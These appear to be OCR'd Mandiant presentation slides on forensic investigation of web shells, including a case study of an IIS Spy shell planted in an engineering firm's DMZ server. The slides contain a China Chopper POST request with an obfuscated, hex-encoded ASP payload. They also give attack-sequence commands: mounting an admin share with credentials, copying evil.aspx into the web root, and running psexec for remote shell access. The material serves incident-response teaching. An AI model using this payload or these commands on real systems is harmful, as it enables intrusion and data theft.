
```
127.0.0.1                Folder(141),File(51)
WINDOWS
  $hf_mig$
  $NtUninstallKB2079403$
  $NtUninstallKB2115168$
  $NtUninstallKB2121546$
  $NtUninstallKB2229593$
  $NtUninstallKB2259922$
  $NtUninstallKB2286198$
  $NtUninstallKB2296011$
  $NtUninstallKB2296199$
  $NtUninstallKB2347290$
  $NtUninstallKB2360937$
  $NtUninstallKB2378111_WM9$
  $NtUninstallKB2387149$

Name              Time                  Size   Attribute
$hf_mig$          2011-01-18 16:02:54   0      0777
$NtUninstall...   20
$NtUninstall...   20
$NtUninstall...   20
$NtUninstall...   20
$NtUninstall...   20
```



```
POST /server.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 138.85.37.187
Referer: http://www.maicaidao.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: www.maicaidao.com
Content-Length: 2128
Connection: Close

caidao=Execute("Execute(""On+Error+Resume+Next:Function+bd%28byVal+s%29%3AFor+i%3D1+To
+Len%28s%29+Step+2%3Ac%3DMid%28s%2Ci%2C2%29%3AIf+IsNumeric%28Mid%28s%2Ci%2C1%29%29+Then
%3AExecute%28%22%22%22%22bd%3Dbd%26chr%28%26H%22%22%22%22%26c%26%22%22%22%22%29%22%22%
22%22%29%3AElse%3AExecute%28%22%22%22%22bd%3Dbd%26chr%28%26H%22%22%22%22%26c%26Mid%28s%
2Ci%2B2%2C2%29%26%22%22%22%22%29%22%22%22%22%29%3Ai%3Di%2B2%3AEnd+If%22%22%26chr%2810%
29%26%22%22Next%3AEnd+Function:Response.Write(""""->|""""):Execute(""""On+Error+Resume
+Next:""""%26bd
(""""44696D2052523A52523D6264285265717565737428227A312229293A46756E6374696F6E2046442864
74293A46443D59656172286474292622D223A4966204C656E284D6F6E746828647429293D31205468656E3
A4644203D2046442622302223A456E642049663A46443D4644264D6F6E746828647429262222D223A4966204C
656E28446179286474292293D31205468656E3A46443D4644262230223A456E642049663A46443D464426446
179286474292622202226466F726D6174446174655496D652864742C342926223A223A4966204C656E2853
65636F6E642864742929293D31205468656E3A46443D4644262230223A456E642049663A46443D46442653656
36F6E6428647429293A456E642046756E6374696F6E3A53455420433D437265617465F626A65637428225363
72697074696E672E46696C6553797374656D4F626A65637422293A53657420464F3D432E476574466F6C646
```

What About Web Logs?

MANDIANT



```
2012-01-02 15:14:15 W3SVC1 [redacted] GET /image.aspx - 80 - [redacted] zilla/4.0+(c
2012-01-02 15:14:28 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:14:28 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:14:42 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:14:46 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:14:49 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:14:52 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:14:56 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:15:49 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] ozilla/4.0+(
2012-01-02 15:15:52 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] ozilla/4.0+(
2012-01-02 15:15:52 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:16:04 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] ozilla/4.0+(
2012-01-02 15:16:28 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:16:34 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] ozilla/4.0+(
2012-01-02 15:16:43 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] ozilla/4.0+(
2012-01-02 15:17:09 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] ozilla/4.0+(
2012-01-02 15:17:13 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:17:17 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:17:21 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:17:27 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
2012-01-02 15:17:28 W3SVC1 [redacted] POST /image.aspx - 80 - [redacted] Mozilla/4.0
```

Not always very helpful…

Old Shells, New Tricks


- It’s 2012. Why is this still relevant?
- What happens if an attacker deploys a web shell…
  - …from *within* a compromised environment?
  - …using legitimate, administrator credentials?
  - …without exploiting any application or web server vulnerabilities?
  - …without generating any web requests for the shell?

Case Study

The Scenario

- Engineering and manufacturing firm
- ~3000 systems
- Compromised since early 2009
- Initial attack vector: spear phishing
- Attacker objectives: Espionage, IP theft

Attacker's Remote Access



Host of Interest

- Hostname: “beta”
- Win2k3 web server in DMZ
- Initial indicator of compromise:
  - Evidence that file “psexec.exe” had executed from path “C:\RECYCLER”
- Analysis identified “IIS Spy” web shell at “C:\Inetpub\wwwroot\iisstart.aspx”
  - How’d it get there?
  - How was it used?

File Metadata

- Path: C:\Inetpub\wwwroot\iisstart.aspx
- Size: 72,574
- Standard Information Timestamps:

Created	Accessed	Modified	Entry Modified
2008-02-14 21:29:18Z	2011-07-22 08:19:30Z	2005-03-24 22:19:08Z	2011-04-20 06:06:51Z

- Earliest logged HTTP request:

```
2010-01-04 04:37:51 1.2.3.4 GET /iisstart.aspx - 443 - 4.5.6.7
```

Tampering Time

- Standard Information Timestamps:

	Created	Accessed	Modified	Entry Modified
✗	**2008-02-14 21:29:18Z**	2011-07-22 08:19:30Z	2005-03-24 22:19:08Z	2011-04-20 06:06:51Z

- Filename Information Timestamps (from $MFT)

	FN Created	FN Accessed	FN Modified	FN Changed
✓	**2010-01-04 04:37:33Z**	2010-01-04 04:37:33Z	2010-01-04 04:37:33Z	2010-01-04 04:37:33Z

```
2010-01-04 04:37:51 1.2.3.4 GET /iisstart.aspx - 443 - 4.5.6.7
```

How'd It Get There?

- No clues from IIS logs – file "just shows up"
- File owner: BUILTIN\Administrators
  - What if it were "NT AUTHORITY\NETWORK SERVICE"?
- Preceding network login event:

Time	Event	Detail
2010-01-04 04:30:01	Security Event Log Entry	Successful Network Logon: User Name: CorpDomain\adminUser Domain: CorpDomain Logon ID: (0x0,0x1AFF1293) Logon Type: 3 Logon Process: NtLmSsp Authentication Package: NTLM Workstation Name: alpha

Indicates lateral access to the server from another compromised system, "alpha"

Validating 1st Access Time

- ASP.NET compiler output and assemblies

Time	Event	Detail
2010-01-04 04:37:33	File Name Created	C:\Inetpub\wwwroot\iisstart.aspx
2010-01-04 04:37:51	**File Created**	**C:\WINDOWS\Microsoft.NET\Framework64\v2.0.50727 \Temporary ASP.NET Files\root\e22c2559\92c7e946\iisstart.aspx.cdcab7d2.compiled**
2010-01-04 04:37:51	IIS Log Entry	GET /iisstart.aspx

- Created upon *first access* (unless precompiled deployment)
- Reference: http://msdn.microsoft.com/en-us/library/ms227430(v=vs.85).aspx

What Happened Next?

Time	Event	Detail
2010-01-05 05:28:28Z	File Created	C:\WINDOWS\Microsoft.NET\Framework64\v2.0.50727\ Temporary ASP.NET Files\root\e22c2559\92c7e946\uploads

"uploads" directory created in existing .NET compiler output directory for web shell


Time	Event	Detail	File Owner
2010-01-05 05:28:32Z	File Created	C:\RECYCLER\psexec.exe	NT AUTHORITY\NETWORK SERVICE

File owner indicates uploaded through web shell

Time	Event	Detail	Associated User
2010-01-05 05:33:02Z	System EVT Log Entry	The PsExec service was successfully sent a start control.	CorpDomain\adminUser

Indicates lateral access to host using "psexec" (note associated user)

Review: Attack Sequence



```
net use y: \\beta\c$ /u:localAdmin "passwd"
```

Mount share to "beta" from "alpha" using local admin account


```
copy evil.aspx y:\inetpub\wwwroot\iisstart.aspx
```

Copy web shell to "beta" web root

```
GET /iistart.aspx
```

Access web shell over Internet as a test

Review: Attack Sequence



attacker.c2.com

POST /iisstart.aspx

"psexec.exe" upload via web shell

beta

iisstart.aspx

alpha

psexec.exe \\beta cmd.exe

Establish cmd line access to "beta"

beta

